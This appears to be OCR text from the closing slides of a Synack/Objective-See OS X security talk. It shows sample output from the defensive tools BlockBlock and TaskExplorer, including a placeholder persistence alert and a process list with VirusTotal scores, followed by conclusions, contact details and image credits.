
```
startup file:    /Users/patrick/Library/LaunchAgents/com.malware.persist.plist
startup binary:  /usr/bin/malware.bin
```

BlockBlock, block blocking :)

TaskExplorer

explore what's running

filters



#nonapple

1Password mini (1182) /Applications/1Password.app/Contents/Library/LoginItems/2BUA8C4S2C.com.agilebits.onepassword-osx-helper.app/Contents/MacOS/2BUA8C4S2C.com.agilebits.onepassword-osx-helper	0/56 virustotal	info	show
adclient (92) /usr/sbin/adclient	0/57 virustotal	info	show
Adium (887) /Applications/Adium.app/Contents/MacOS/Adium	0/56 virustotal	info	show
Adobe CEF Helper (1292) /Library/Application Support/Adobe/Adobe Desktop Common/HEX/Adobe CEF Helper.app/Contents/MacOS/Adobe CEF Helper	0/57 virustotal	info	show
Adobe Desktop Service (1291) /Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service	0/56 virustotal	info	show
AdobeCrashDaemon (1296) /Applications/Utilities/Adobe Creative Cloud/CoreSync/Core Sync.app/Contents/Frameworks/AdobeCrashReporter.framework/Versions/A/AdobeCrashDaemon.app/Contents/MacOS/AdobeCrashDaemon	0/57 virustotal	info	show
AdobeIPCBroker (1284)	0/56		

Accelerated Math and Image Processing /System/Library/Frameworks/Accelerate.framework/Versions/A/Accelerate	0/57 virustotal	info	show
AE /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/AE.framework/Versions/A/AE	? virustotal	info	show
AgileLibrary-Mac /Applications/1Password.app/Contents/Frameworks/AgileLibrary-Mac.framework/Versions/A/AgileLibrary-Mac	0/57 virustotal	info	show
AirPlaySupport /System/Library/PrivateFrameworks/AirPlaySupport.framework/Versions/A/AirPlaySupport	? virustotal	info	show
AppContainer /System/Library/PrivateFrameworks/AppContainer.framework/Versions/A/AppContainer	0/57 virustotal	info	show
AppKit /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit	? virustotal	info	show
Apple80211 Framework	?		

Synack

Conclusions

...wrapping this up


OS X security, is often quite lame!

audit all thingz!

XPC interfaces

malware

patches



Synack

Questions & Answers

feel free to contact me any time!

patrick@synack.com

@patrickwardle

Objective-See

final thought ;)

"What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?" -DJ-2000, reddit.com

Synack

credits

images

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com

//XPC
http://www.objc.io/issues/14-mac/xpc/